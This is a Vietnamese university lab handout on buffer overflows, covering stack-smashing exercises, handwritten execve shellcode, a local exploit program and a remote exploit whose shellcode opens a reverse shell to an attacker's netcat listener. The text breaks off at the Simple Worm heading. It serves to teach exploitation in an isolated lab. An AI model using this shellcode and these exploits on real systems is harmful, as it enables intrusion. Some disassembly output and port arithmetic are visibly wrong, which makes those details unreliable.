



4

Lab

Simple Worm

Thực hành Cơ chế hoạt động của Mã độc


Lưu hành nội bộ 2026

A. TỔNG QUAN

- Tìm hiểu Buffer Overflow
- Khai thác lỗ hổng Buffer Overflow trên máy bị lỗ hổng
- Khai thác lỗ hổng Buffer Overflow từ xa
- Tạo Simple Worm

B. CHUẨN BỊ MÔI TRƯỜNG

- 3 máy Linux thuộc lớp mạng 10.222.x.0/24 với x là số thứ tự của nhóm, trong đó:
 - 1 máy đóng vai trò attacker khai thác lỗ hổng (có thể dùng Kali).
 - 2 máy đóng vai trò victim.



- Cài đặt những gói ứng dụng hỗ trợ trong quá trình thực thi và debug code (lưu ý chạy với quyền root):
 - Cài đặt GCC (để biên dịch code)

```
sudo apt-get update
sudo apt-get install gcc
```

- Cài đặt GDB (để debug code)

```
sudo apt-get install libc6-dbg gdb valgrind libc6-dev-i386
```

- Tắt những thông số trên máy thực thi code để vô hiệu quá tính năng bảo vệ lỗ hổng Buffer Overflow

```
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
```

- Khi biên dịch chương trình, chúng ta truyền thêm những tham số để vô hiệu hóa các tính năng ngăn chặn lỗi hỏng buffer overflow:

```
gcc -mpreferred-stack-boundary=2 -m32 -z execstack -fno-  
stack-protector -o vul_server vul_server.c
```

C. THỰC HÀNH

C.1 Local Buffer Overflow

Lưu ý: Phần thực hành này nên thực hiện trên 1 trong 2 máy victim.

C.1.1 Kịch bản tấn công 1 – Segmentation fault

Cho tập tin **scenario1.c** có mã nguồn C như bên dưới.

```
scenario1.c
1  #include <string.h>
2  void function(char *str) {
3      char buffer[16];
4      strcpy(buffer, str);
5  }
6  void main() {
7      char large_string[256];
8      int i;
9      for( i = 0; i < 255; i++)
10         large_string[i] = 'A';
11     function(large_string);
12 }
```

Biên dịch mã nguồn trên và thực thi, quan sát kết quả.

```
gcc -mpreferred-stack-boundary=2 -m32 -z execstack -fno-stack-protector -o scenario1 scenario1.c
./scenario1
```

```
ubuntu@ubuntu: ~/NT230/Lab4
ubuntu@ubuntu:~/NT230/Lab4$ gcc -mpreferred-stack-boundary=2 -m32 -z execstack -fno-stack-protector -o scenario1 scenario1.c
ubuntu@ubuntu:~/NT230/Lab4$ ./scenario1
Segmentation fault (core dumped)
ubuntu@ubuntu:~/NT230/Lab4$
```

Yêu cầu 1.1: Sinh viên thực hiện và giải thích lý do gây ra lỗi.

C.1.2 Kịch bản tấn công 2 – Điều hướng thực thi

Cho tập tin **scenario2.c** có mã nguồn C như bên dưới, 2 số in đỏ (x và y) đang được gán 2 giá trị tùy ý.

```
scenario2.c
1  #include <stdio.h>
2  void function(int a, int b, int c) {
3      char buffer1[5];
4      char buffer2[10];
5      int *ret;
6      ret = buffer1 + 4;           // x = 4
7      (*ret) += 2;                // y = 2
8  }
```

```
9 void main() {
10     int x;
11     x = 0;
12     function(1,2,3);
13     x = 1;
14     printf("%d\n",x);
15 }
```

Biên dịch mã nguồn trên và thực thi, quan sát kết quả.

```
gcc -mpreferred-stack-boundary=2 -m32 -z execstack -fno-stack-protector -o scenario2 scenario2.c
./scenario2
```

```
ubuntu@ubuntu: ~/NT230/Lab4
ubuntu@ubuntu:~/NT230/Lab4$ gcc -mpreferred-stack-boundary=2 -m32 -z execstack -fno-stack-protector -o scenario2 scenario2.c
scenario2.c: In function 'function':
scenario2.c:6:6: warning: assignment from incompatible pointer type [-Wincompatible-pointer-types]
    ret = buffer1 + 4; // x = 4
    ^
ubuntu@ubuntu:~/NT230/Lab4$ ./scenario2
1
ubuntu@ubuntu:~/NT230/Lab4$
```

Chức năng chính của tập tin C trên là gọi thực thi hàm function và in ra giá trị x. Cụ thể, ban đầu biến x được gán giá trị là 0, sau đó gọi thực thi hàm function và gán tiếp x giá trị là 1. Về luồng logic thông thường, lệnh printf cuối hàm main sẽ in ra giá trị x là 1.

Theo logic của việc gọi hàm, lệnh gọi function() được thực thi xong sẽ quay về thực thi tiếp lệnh gán x = 1. Mục tiêu của kịch bản tấn công này là bỏ qua lệnh gán x = 1 để kết quả lệnh printf sẽ in ra giá trị x là 0. Việc này có thể được thực hiện bằng việc tùy chỉnh địa chỉ trả về (return address) của hàm function bằng cách tận dụng dòng code 6 và 7.

Yêu cầu 1.2: Sinh viên phân tích và tùy chỉnh 2 giá trị x và y ở 2 dòng code 6 và 7 của scenario2.c sao cho khi thực thi sẽ in ra giá trị x = 0.

```
ubuntu@ubuntu: ~/NT230/Lab4
ubuntu@ubuntu:~/NT230/Lab4$ ./scenario2
0
ubuntu@ubuntu:~/NT230/Lab4$
```

Gợi ý 1: `int* ret` là một biến cục bộ được thiết kế để trỏ đến ô nhớ chứa địa chỉ trả về (return address) dựa trên khoảng cách giữa 2 vùng nhớ, để từ đó lệnh thay đổi (`*ret`) (lệnh 7) sẽ thay đổi địa chỉ trả về.

Gợi ý 2: `buffer1` và `ret` đều là biến cục bộ của hàm function, do đó đều nằm trong stack frame của hàm này, làm sao xác định vị trí của `ret` dựa trên `buffer1`?

Gợi ý 3: Thay đổi return address sao cho bỏ qua lệnh cập nhật `x = 1`.

C.1.3 Kịch bản tấn công 3 – Truyền và thực thi shellcode

C.1.3.1 Chuẩn bị shellcode

Mục tiêu là tạo một đoạn shellcode trong đó cho phép mở một shell tương tác lệnh khi thực thi tệp bị khai thác. Ở mã C, có thể thực hiện việc này với lệnh **`execve("/bin/sh", NULL, NULL)`**. Để có chức năng tương ứng ở mức mã hợp ngữ, có thể sử dụng Linux system call, trong đó:

- Có chuỗi `"/bin/sh"` kết thúc bằng `NULL` trong bộ nhớ và có được địa chỉ của chuỗi. Có địa chỉ của chuỗi `"/bin/sh"` trong bộ nhớ theo sau là một word `NULL` (4 byte).
- Gọi Linux system call để lấy shell tương tác: `EAX = 0xb (11)`, `EBX` là địa chỉ của `"/bin/sh"`, `ECX` là địa chỉ của địa chỉ của `"/bin/sh"`, `EDX` là địa chỉ của word `NULL` và thực thi `int $0x80` để gọi Linux system call.
- Gọi Linux system call để thoát chương trình: `EAX = 0x1`, `EBX = 0x0` và thực thi `int $0x80`.

Ý tưởng là chuỗi `"/bin/sh"` sẽ được đi kèm sau đoạn shellcode, theo sau là byte `NULL` kết thúc chuỗi và 1 word `NULL` (4 byte) để sử dụng trong system call. Ta có đoạn mã hợp ngữ tham khảo như bên dưới.

```

1    movl string_addr, string_addr_addr # ô nhớ chứa địa chỉ chuỗi
2    movb $0x0, null_byte_addr          # ô nhớ byte NULL kết thúc chuỗi
3    movl $0x0, null_addr                # ô nhớ chứa word NULL
4    movl $0xb, %eax                     # EAX = 11
5    movl string_addr, %ebx              # EBX = địa chỉ ô nhớ lưu chuỗi
6    leal string_addr, %ecx              # ECX = địa chỉ ô nhớ lưu địa chỉ chuỗi
7    leal null_addr, %edx                # EDX = địa chỉ của word NULL
8    int $0x80
9    movl $0x1, %eax
10   movl $0x0, %ebx
11   int $0x80
12   .string "/bin/sh"                  # byte NULL và word NULL đặt ở phía sau chuỗi

```

Do khi viết mã nguồn hợp ngữ ta chưa biết được chính xác vị trí vùng nhớ sẽ lưu trữ đoạn mã và chuỗi `"/bin/sh"` ở đâu, để lấy được địa chỉ ta sẽ tận dụng các lệnh `jmp` và `call` để sử dụng con trỏ lệnh EIP. Mặt khác cần hạn chế sự xuất hiện của byte NULL (0x0) trong code. Ta có file **shellcode.s** chứa đoạn mã hiệu chỉnh bên dưới. Cụ thể, phía trước vị trí lưu chuỗi `"/bin/sh"` sẽ có 1 lệnh `call`, đoạn mã shellcode sẽ bắt đầu bằng 1 lệnh `jump` không điều kiện đến vị trí lệnh `call` này. Với lệnh `call` khi thực thi, địa chỉ của lệnh/dữ liệu phía sau sẽ được xem là return address và đẩy vào stack, do đó địa chỉ của `"/bin/sh"` sẽ đẩy vào stack khi dòng lệnh 16 được thực thi. Dòng lệnh 16 sẽ `call` về lệnh 2 thực hiện `pop` giá trị vừa được `push` vào stack và lưu trong ESI. Như vậy sau lệnh 2, giá trị `pop` ra chính là địa chỉ vừa được lệnh `call` đẩy vào, là địa chỉ của `"/bin/sh"` và được lưu trong ESI.

<i>shellcode.s</i>		
1	<code>jmp .+X</code>	# 2 bytes
2	<code>popl %esi</code>	# 1 byte
3	<code>movl %esi, array-addr-offset(%esi)</code>	# 3 bytes
4	<code>xorl %eax, %eax</code>	# 2 bytes
5	<code>movb %al, null-byte-offset(%esi)</code>	# 3 bytes
6	<code>movl %eax, null-offset(%esi)</code>	# 3 bytes
7	<code>movb \$0xb, %al</code>	# 2 bytes
8	<code>movl %esi, %ebx</code>	# 2 bytes
9	<code>leal array-addr-offset(%esi), %ecx</code>	# 3 bytes
10	<code>leal null-offset(%esi), %edx</code>	# 3 bytes
11	<code>int \$0x80</code>	# 2 bytes
12	<code>xorl %ebx, %ebx</code>	# 2 bytes
13	<code>movl %ebx, %eax</code>	# 2 bytes
14	<code>inc %eax</code>	# 1 bytes
15	<code>int \$0x80</code>	# 2 bytes
16	<code>call .-Y</code>	# 5 bytes
17	<code>.string "/bin/sh"</code>	# 8 bytes

Các vị trí màu đỏ cần điều chỉnh cho phù hợp dựa trên khoảng cách tương đối giữa chuỗi `"/bin/sh"` với các lệnh và giữa các lệnh. Ví dụ:

- Lệnh 5 có tác dụng thêm 1 byte NULL vào cuối chuỗi `"/bin/sh"`, vì vậy cần xác định `null-byte-offset` để trỏ vào vị trí này. Chuỗi gồm 7 ký tự, do đó ngay sau ký tự cuối là index 7. Với ESI đang lưu địa chỉ chuỗi, vị trí cho ký tự NULL là `7(%esi)`.
- Lệnh 1 `jmp` cần X để nhảy đúng đến lệnh 16. Lệnh `jmp` với ký hiệu `.` sẽ là lệnh nhảy dựa trên địa chỉ tương đối, với X sẽ được dùng như offset được cộng hoặc trừ với vị trí lệnh hiện tại để tính toán vị trí nhảy đến. Từ đầu lệnh này

đến đầu lệnh call có thể tính được khoảng cách là 33 byte (0x21). Do vậy $X = 0x21$ hoặc $X = 33$.

- Các giá trị array-addr-offset và null-offset có thể tùy chỉnh tùy vào ô nhớ lựa chọn, nhưng cần thống nhất tại các dòng lệnh cùng sử dụng.

Sau khi điều chỉnh các vị trí cho đúng, có thể biên dịch đoạn shellcode.

```
as --32 -o shellcode.o shellcode.s
objdump -d shellcode.o
```

```
ubuntu@ubuntu: ~/NT230/Lab4
ubuntu@ubuntu:~/NT230/Lab4$ as --32 -o shellcode.o shellcode.s
ubuntu@ubuntu:~/NT230/Lab4$ objdump -d shellcode.o

shellcode.o:      file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
0:  eb 1f                jmp     1f
2:  5e                  pop     %esi
3:  89 76 08            mov     %esi, 0x87654321(%esi)
6:  31 c0               xor     %eax,%eax
8:  b0 00 00 00         mov     %al, 0(%esi)
b:  b0 00 00 00         mov     %eax, 0(%esi)
e:  0f b6 00 00         mov     $0xb,%al
10:  0f b6 00 00         mov     %esi,%ebx
12:  8d 4c 00 00         lea     0x4c(%esi),%ecx
15:  8d 54 00 00         lea     0x54(%esi),%edx
18:  cd 2e               int     $0x2e
```

Các byte code màu đỏ chính là shell code. Ta có thể viết mã nguồn C để test chức năng của các byte code này trong tệp **testshellcode.c**.

testshellcode.c

```
1 void main() {
2     char shellcode[] = "\xeb\x1f\x5e..... ";
3     int *ret;
4     ret = (int *)&ret + 14;
5     (*ret) = (int)shellcode;
6 }
```

Biên dịch file testshellcode.c với các option tắt bảo vệ buffer overflow.

```
gcc -mpreferred-stack-boundary=2 -m32 -z execstack -fno-stack-protector -o testshellcode testshellcode.c
./testshellcode
```

Nếu thu được kết quả shell tương tác thì shellcode được tạo hoạt động chính xác.

```
ubuntu@ubuntu: ~/NT230/Lab4
ubuntu@ubuntu:~/NT230/Lab4$ gcc -mpreferred-stack-boundary=2 -m32 -z execstack -fno-stack-protector -o testshellcode testshellcode.c
ubuntu@ubuntu:~/NT230/Lab4$ ./testshellcode
$ ls
gen_shellcode.c  scenario1.c  scenario2.c  shellcode.o  testshellcode
scenario1        scenario2   shellcode    shellcode.s  testshellcode.c
$ whoami
ubuntu
$ |
```


Yêu cầu 1.3: Sinh viên hoàn thiện đoạn mã assembly mở shell tương tác, thực hiện biên dịch và kiểm chứng chức năng.


C.1.3.2 Khai thác buffer overflow để truyền shellcode

Cho một chương trình **vul_prog.c** có lỗi hỏng buffer overflow như bên dưới.

```
vul_prog.c
1  #include <string.h>
2  void main(int argc, char *argv[]) {
3      char buffer[512];
4      if (argc > 1)
5          strcpy(buffer, argv[1]);
6  }
```

Biên dịch chương trình với các option tắt bảo vệ buffer overflow. Chương trình này khi chạy sẽ nhận 1 tham số và lưu vào vùng buffer với lệnh strcpy.

```
gcc -mpreferred-stack-boundary=2 -m32 -z execstack -fno-stack-protector -o vul_prog vul_prog.c
./vul_prog <string>
```



```
ubuntu@ubuntu: ~/NT230/Lab4
ubuntu@ubuntu:~/NT230/Lab4$ gcc -mpreferred-stack-boundary=2 -m32 -z execstack -fno-stack-protector -o vul_prog vul_prog.c
ubuntu@ubuntu:~/NT230/Lab4$ ./vul_prog hello
```

Mục tiêu của kịch bản này là khai thác hàm strcpy để truyền vào chương trình chuỗi input có chứa shellcode thực hiện mở shell tương tác và điều hướng chương trình đến các shellcode đó thực thi. Tham khảo chương trình khai thác **exploit_buf1.c** bên dưới.

```
exploit_buf1.c
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4  #define DEFAULT_OFFSET 0
5  #define DEFAULT_BUFFER_SIZE 512
6  char shellcode[] = "\xeb\x1f\x5e\x89...";
7  unsigned long get_sp(void) {
8      __asm__("movl %esp,%eax");
9  }
10 void main(int argc, char *argv[]) {
11     char *buff, *ptr;
12     long *addr_ptr, addr;
13     int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
14     int i;
15     if (argc > 1) bsize = atoi(argv[1]);
16     if (argc > 2) offset = atoi(argv[2]);
```

```

17     if (!(buff = malloc(bsize))) {
18         printf("Can't allocate memory.\n");
19         exit(0);
20     }
21     addr = get_sp() - offset;
22     printf("Using address: 0x%x\n", addr);
23     ptr = buff;
24     addr_ptr = (long *) ptr;
25     for (i = 0; i < bsize; i+=4)
26         *(addr_ptr++) = addr;
27     ptr += 4;
28     for (i = 0; i < strlen(shellcode); i++)
29         *(ptr++) = shellcode[i];
30     buff[bsize - 1] = '\0';
31     memcpy(buff, "L04=", 4);
32     putenv(buff);
33     system("/bin/bash");
34 }

```

Chương trình này có thể nhận 1 hoặc 2 tham số truyền vào. Khi truyền 2 tham số, chương trình nhận 2 giá trị gồm buffer size và offset dùng để tạo chuỗi khai thác chứa shellcode, trong đó buffer size quyết định độ dài chuỗi, offset dùng để tính toán địa chỉ trả về mới nhằm điều hướng luồng thực thi đến shellcode. Mặc định buffer size là 512 bytes. Chuỗi được tạo sau đó sẽ được lưu vào biến môi trường **L04** và có thể được dùng bởi các chương trình khác, ví dụ như vul_prog.

Yêu cầu 1.4: Phân tích đoạn mã khai thác, chuỗi được lưu trong biến môi trường **L04** sẽ có dạng như thế nào (độ dài, nội dung...)?

Có thể biên dịch chương trình khai thác và kiểm tra kết quả tấn công vul_prog. Khi thực thi exploit_buf1, chương trình có in ra địa chỉ đang dùng để tạo chuỗi khai thác.

```

gcc -m32 -o exploit_buf1 exploit_buf1.c
./exploit_buf1 500 400
./vul_prog $L04

```

```

ubuntu@ubuntu: ~/NT230/Lab4
ubuntu@ubuntu:~/NT230/Lab4$ gcc -m32 -o exploit_buf1 exploit_buf1.c
exploit_buf1.c: In function 'main':
exploit_buf1.c:24:9: warning: format '%x' expects argument of type 'unsigned int',
but argument 2 has type 'long int' [-Wformat=]
printf("Using address: 0x%x\n", addr);
^
ubuntu@ubuntu:~/NT230/Lab4$ ./exploit_buf1 500 400
Using address: 0xffa5d228
ubuntu@ubuntu:~/NT230/Lab4$ ./vul_prog $L04
ubuntu@ubuntu:~/NT230/Lab4$ |

```

Yêu cầu 1.5: Phân tích và xác định giá trị buffer size và offset cần sử dụng cho exploit_buf1 để khai thác thành công vul_prog nhằm thu được shell tương tác.

```

ubuntu@ubuntu: ~/NT230/Lab4
ubuntu@ubuntu:~/NT230/Lab4$ ./exploit_buf1 500 400
Using address: 0xffffc978
ubuntu@ubuntu:~/NT230/Lab4$ ./vul_prog $L04
$ ls
exploit_buf1  gen_shellcode.c  scenario1.c  scenario2.c  shellcode.o  testshellcode  vul_prog
exploit_buf1.c  scenario1  scenario2  shellcode  shellcode.s  testshellcode.c  vul_prog.c
$ whoami
ubuntu
$ |

```

Gợi ý 1: Nên truyền đầy đủ 2 tham số cho exploit_buf1, trong đó tham số 1 là buffer size cần đủ lớn để tràn được bộ đệm, tham số 2 là offset để tính toán địa chỉ trả về mới.

Gợi ý 2: exploit_buf1 có sử dụng 1 địa chỉ (dòng code 22) để tạo chuỗi khai thác, có vai trò là địa chỉ chứa mã shellcode cần thực thi, tấn công tràn bộ đệm cần ghi đè địa chỉ trả về để trở về vị trí này. Tham số offset sẽ được dùng để tính toán địa chỉ này, kết quả được in ra khi thực thi exploit_buf1.

Gợi ý 3: Khi khai thác vul_prog, shellcode được truyền vào và lưu ở biến cục bộ buffer. Để khai thác thành công, địa chỉ được dùng ở exploit_buf1 phải khớp với địa chỉ của buffer.

Gợi ý 4: Dù đã tắt cơ chế ngẫu nhiên hóa không gian stack, địa chỉ các vùng nhớ trong stack vẫn có thể khác nhau khi debug và khi thực thi chương trình bình thường, nhưng khoảng cách tương đối thường không đổi nếu chung tham số.

C.2 Remote Buffer Overflow

Phần này hướng dẫn thực hiện kịch bản tấn công buffer overflow trên máy tính ở xa, cụ thể kẻ tấn công kiểm soát máy client để tấn công máy victim có tồn tại lỗ hổng này.

Lưu ý: Phần này sử dụng máy attacker có IP 10.255.100.110, máy victim có IP 10.255.100.111. Sinh viên điều chỉnh các thông tin IP và port theo mô hình mạng của nhóm.


C.2.1 Chuẩn bị máy victim có lỗ hổng

Sử dụng tập tin vul_server.c được cung cấp, biên dịch và thực thi trên máy victim. Chức năng của tập tin này là tạo một server mở 1 cổng để chờ một client kết nối đến. Số cổng được chỉ định trong tham số kèm theo khi thực thi file. Ví dụ bên dưới mở port 5000.

```
gcc -mpreferred-stack-boundary=2 -m32 -z execstack -fno-stack-protector -o vul_server vul_server.c
./vul_server 5000
```

```
ubuntu@ubuntu: ~/NT230/Lab4
ubuntu@ubuntu:~/NT230/Lab4$ gcc -mpreferred-stack-boundary=2 -m32 -z execstack -fno-stack-protector
-o vul_server vul_server.c
vul_server.c: In function 'main':
vul_server.c:51:46: warning: implicit declaration of function 'atoi' [-Wimplicit-function-declaration]
    srv.sin_port = htons( (unsigned short int) atoi(argv[1]));
                                           ^
vul_server.c:71:32: warning: implicit declaration of function 'inet_ntoa' [-Wimplicit-function-declaration]
    printf("client from %s", inet_ntoa(cli.sin_addr));
                               ^
vul_server.c:71:14: warning: format '%s' expects argument of type 'char *', but argument 2 has type 'int' [-Wformat=]
    printf("client from %s", inet_ntoa(cli.sin_addr));
    ^
vul_server.c:74:7: warning: implicit declaration of function 'close' [-Wimplicit-function-declaration]
    close(c);
    ^
ubuntu@ubuntu:~/NT230/Lab4$ ./vul_server 5000
```

Chức năng thực thi chính được minh họa như hình dưới, ở đó sau khi kết nối đến port chỉ định, client sẽ được yêu cầu nhập username và server sẽ phản hồi về thông điệp chào mừng.



Trên máy attacker, ta thử kết nối đến server ở port 5000 trên máy victim với lệnh telnet. Kết quả nhận được các yêu cầu nhập tên và thông điệp chào mừng như bên dưới.


```
telnet IP_Server 5000
```

```
telnet 10.255.100.111 5000
Trying 10.255.100.111...
Connected to 10.255.100.111.
Escape character is '^]'.
My name is: demo
Hello :demo, welcome to our site
Connection closed by foreign host.
```

C.2.2 Khai thác lỗ hổng từ xa

Tập tin vul_server là một tập tin có lỗ hổng buffer overflow có thể bị khai thác. Thông qua kết nối nhập dữ liệu username từ phía client, ta sẽ cố gắng khai thác lỗ hổng này.

Kịch bản tấn công được minh họa ở hình dưới. Attacker sẽ đóng vai trò client, kết nối và gửi dữ liệu cho server, trong đó mục tiêu là sẽ gửi payload tấn công và thực thi để server tự động kết nối đến port 4444 đang lắng nghe ở phía attacker để chiếm shell.



Hình 1. Minh họa kịch bản tấn công buffer overflow từ xa.

Yêu cầu 2: Phân tích lỗ hổng tại vul_server và sử dụng remoteexploit.c để thực hiện khai thác lỗ hổng buffer overflow từ xa. Báo cáo các bước và kết quả thực hiện.

Bước 1. Máy server (victim): khởi chạy vul_server ở port 5000

```
./vul_server 5000
```

Bước 2. Máy client (attacker): mở port 4444 trên 1 terminal để lắng nghe kết nối

```
nc -l -p 4444
```

Bước 3. Tùì chỉnh tệp remoteexploit.c trên máy attacker để khai thác

Để có thể thực hiện thành công cuộc tấn công này, sử dụng tệp tin remoteexploit.c được cung cấp sẵn, chúng ta cần phần điều chỉnh các thông tin:

- **Địa chỉ trả về con trỏ hàm trong stack:** vị trí chứa mã thực thi sau khi truyền chuỗi khai thác cho vul_server.

```
//standard offset (probably must be modified)
#define RET 0xbcaeff43
```

Sinh viên cần phân tích mã của vul_server, có thể tham khảo địa chỉ được vul_server in ra khi có kết nối đến server làm gợi ý để xác định đúng vị trí địa chỉ trả về mới.

- Truyền địa chỉ IP và port của attacker vào shellcode để nhận kết nối reverse.

Bên dưới là vị trí của các byte liên quan đến IP (màu xanh) và port (màu đỏ) của kết nối reverse shell trong shellcode. Các byte này cần điều chỉnh cho đúng với IP và port của máy attacker.

```
char shellcode[] =
    "\x31\xc0\x31\xdb\x31\xc9\x51\xb1"
    "\x06\x51\xb1\x01\x51\xb1\x02\x51"
    "\x89\xe1\xb3\x01\xb0\x66\xcd\x80"
    "\x89\xc2\x31\xc0\x31\xc9\x51\x51"
    "\x68\x41\x42\x43\x44\x66\x68\xb0\xef"
    "\xb1\x02\x66\x51\x89\xe7\xb3"
    "\x10\x53\x57\x52\x89\xe1\xb3\x03"
    "\xb0\x66\xcd\x80\x31\xc9\x39\xc1"
    "\x74\x06\x31\xc0\xb0\x01\xcd\x80"
    "\x31\xc0\xb0\x3f\x89\xd3\xcd\x80"
    "\x31\xc0\xb0\x3f\x89\xd3\xb1\x01"
    "\xcd\x80\x31\xc0\xb0\x3f\x89\xd3"
    "\xb1\x02\xcd\x80\x31\xc0\x31\xd2"
    "\x50\x68\x6e\x2f\x73\x68\x68\x2f"
    "\x2f\x62\x69\x89\xe3\x50\x53\x89"
    "\xe1\xb0\xb0\xcd\x80\x31\xc0\xb0"
    "\x01\xcd\x80";
```

Tương ứng với 2 lệnh:

```
pushl $0x44434241    # IP = 65.67.68.69
pushw $0xefb0        # Port = 105487 = 0xB0*256 + 0xEF
```

Sinh viên có thể trực tiếp sửa các byte code tương ứng trong shellcode hoặc tùy chỉnh đoạn mã C có sẵn như bên dưới để thay đổi thành IP và port chính xác.

```
//Modify the connectback ip address and port. In this case, the shellcode connects
to 192.168.2.101 on port 17*256+92=4444
shellcode[33] = 192;
shellcode[34] = 168;
shellcode[35] = 2;
shellcode[36] = 101;

shellcode[39] = 17;
shellcode[40] = 92;
```

Tuy nhiên cần lưu ý rằng, trong các byte của shellcode không được xuất hiện byte 0xA (10) để tránh bị hiểu lầm là vị trí kết thúc chuỗi. Với địa chỉ lớp mạng là 10.211.x.0/24, việc chỉnh sửa bằng mã C trên sẽ làm xuất hiện 1 byte 0xA ở octet đầu tiên (shellcode[33]). Do vậy, **sinh viên cần tìm hiểu và điều chỉnh trực tiếp mã ở biến shellcode[]**.

Bước 4. Thực hiện khai thác

Trên 1 terminal khác (khác terminal ở Bước 2) của máy attacker, thực hiện biên dịch và chạy file tấn công với 2 tham số là IP và port của server (máy victim):

```
gcc -m32 -o exploit remoteexploit.c
./exploit 10.255.100.111 5000
```

Kiểm tra kết nối đến vul_server thành công.


```
ubuntu@ubuntu: ~/NT230/Lab4
ubuntu@ubuntu:~/NT230/Lab4$ ./vul_server 5000
client from 10.255.100.110address 0xffffcc2c
```

Nếu tấn công thành công, trên terminal lắng nghe kết nối sẽ thấy có kết nối từ phía server và có thể gõ lệnh tương tác với server ở đây.

```
nc -vv -l -p 4444
listening on [any] 4444 ...
10.255.100.111: inverse host lookup failed: Unknown host
connect to [10.255.100.110] from (UNKNOWN) [10.255.100.111] 57088
whoami
ubuntu
ifconfig
ens33      Link encap:Ethernet  HWaddr 00:0c:29:62:ee:8f
           inet addr:10.255.100.111  Bcast:10.255.100.255  Mask:255.255.255.0
           inet6 addr: fe80::2602:11f0:2819:ab37/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:18204 errors:0 dropped:0 overruns:0 frame:0
           TX packets:3854 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:16445629 (16.4 MB)  TX bytes:295627 (295.6 KB)
```

C.3 Simple Worm

